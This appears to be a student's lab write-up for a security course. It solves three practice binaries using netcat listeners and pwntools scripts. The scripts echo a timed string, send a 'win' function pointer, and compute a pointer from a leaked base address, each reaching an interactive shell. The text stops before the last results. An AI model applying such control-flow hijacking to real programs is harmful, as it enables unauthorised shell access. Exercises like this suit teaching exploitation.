Alex Smetana

CIS311 – Lab01

02/04/20223

Lab1-1.bin

When running the file Lab1-1.bin, we get met with the message:

```
pwned@pwned-VirtualBox:~/Downloads$ ./lab1-1.bin
Hello! Echo the following string back
to me in <= 1 second, win a shell.

ydkyb0taclt464l

Too slow :(
```


Our goal is to echo a random string back. Our first step is to establish a remote connection with the file. We can do this using netcat and pwn tools. On our exploit machine, we need to establish a listener by entering the following code:

nc -l -p 31111 -c ./lab1-1.bin

```
pwned@pwned-VirtualBox:~/Downloads$ nc -l -p 31111 -c ./lab1-1.bin
```

Once this is entered, we can switch to our dev machine. I used the following code in class provided below:

```
from pwn import *
c = remote("192.168.50.74", 31111)
c.recvuntil(b"shell.\n\n")
rand_text = c.recvline()
c.sendline(rand_text)
c.interactive()
```



This code allows it to open connection to the target machine receive until it gets until the point of the random string. It will intercept the random string and will receive line until it gets to the next new line and automatically move one Finally, we need to echo back the string as specified in the connection.

```
lab1-1.bin  lab1-1.py  lab1-2.bin  lab1-2.py  lab1-3.bin  pwn

┌──(kali㉿kali)-[~/Downloads]
└─$ python3 ./lab1-1.py
[+] Opening connection to 192.168.50.74 on port 31111: Done
[*] Switching to interactive mode

$
```

Lab1-2.bin

When running Lab1-2.bin we get met with the following message:

```
pwned@pwned-VirtualBox:~/Downloads$ ./lab1-2.bin
Hello! Give me a pointer, (as a decimal number), and I'll call it. :)
4199183
pwned@pwned-VirtualBox:~$
```

As in the previous lab1-1.bin, we will be using netcat and pwn tools. Our first goal is to find the pointer value. This can be tackled in a few different ways, but we will run a debugger to find the pointer value. In this example we will use gdb. We use gdb to find the hexadecimal values and later we will convert that.

Once found we will need to convert this value into a decimal value. Finally, we are able to figure out the problem We start by following in the steps of the last lab by executing the command on our attack machine in order to set up a listener:

Nc -l -p 31112 -c ./lab1-2.bin

```
pwned@pwned-VirtualBox:~/Downloads$ nc -l -p 31112 -c ./lab1-2.bin
```

Next, we need to write our python script and execute the file. The following code is the script written:

```
from pwn import *
c = remote ("192.168.50.74", 31112)
e = ELF('./lab1-2.bin')
print(hex(e.address))
print(hex(e.symbols['win']))
secret = hex(e.symbols['win'])
secret = (int(secret,16))
print(secret)
c.sendline(str(secret))
c.interactive()
```

```
1 from pwn import *
2
3 c = remote ("192.168.50.74", 31112)
4
5 e = ELF('./lab1-2.bin')
6
7 print(hex(e.address))
8 print(hex(e.symbols['win']))z
9
10 secret = hex(e.symbols['win'])
11
12 secret = (int(secret,16))
13
14 print(secret)
15
16 c.sendline(str(secret))
17
18 c.interactive()
19
```

This command does exactly what the directions ask. The code, as with the previous labs allows for a remote connection. We are setting up the remote connection, converting the hexadecimal value into a pointer value, finally we are giving it back. The print statements in the code were not needed however, were helpful for troubleshooting. We get the following output:

```
┌──(kali㉿kali)-[~/Downloads]
└─$ python3 ./lab1-2.py
[+] Opening connection to 192.168.50.74 on port 31112: Done
[*] '/home/kali/Downloads/lab1-2.bin'
    Arch:     amd64-64-little
    RELRO:    Partial RELRO
    Stack:    Canary found
    NX:       NX enabled
    PIE:      No PIE (0×400000)
0×400000
0×40130f
4199183
/home/kali/Downloads/./lab1-2.py:16: BytesWarning: Text is not bytes; assum
g ASCII, no guarantees. See https://docs.pwntools.com/#bytes
  c.sendline(str(secret))
[*] Switching to interactive mode
Hello! Give me a pointer, (as a decimal number), and I'll call it. :)
$
```

Lab1-3.bin

When running ./lab3-1 we get the following message:

```
pwned@pwned-VirtualBox:~/Downloads$ ./lab1-3.bin
Hello! My base address is 0x55f8ac7e8000.
Send me a pointer (decimal format), in <= 1 second and I'll call it.  :)

Too slow :(
```

Our goal of the lab is to send the pointer value generated in a decimal format in <= 1 second. It is very similar to lab1-1 and lab1-2 so we will be reusing code. As with the previous labs, we must set up a listener on our attack machine. We will enter the following code:

nc -l -p 31113 -c ./lab1-3.bin

```
pwned@pwned-VirtualBox:~/Downloads$ nc -l -p 31113 -c ./lab1-3.bin
```

The following code was written:

```
from pwn import *
c = remote("192.168.50.74", 31113)
e = ELF('./lab1-3.bin')
print(hex(e.address))
print(hex(e.symbols['win']))
c.recvuntil(b"Hello! My base address is ")
baseaddr = c.recvuntil(b'000')
print(baseaddr)
secret = (int(baseaddr, 16) + 0x140a)
print(secret)
c.sendline(str(secret))
c.interactive()
```

The code, as with the previous labs allows for a remote connection. It is a script that grabs the base address at run, and prints the base **base + 0x140a**. The print statements in the code were not needed, however help with the troubleshooting.

The results after writing the code: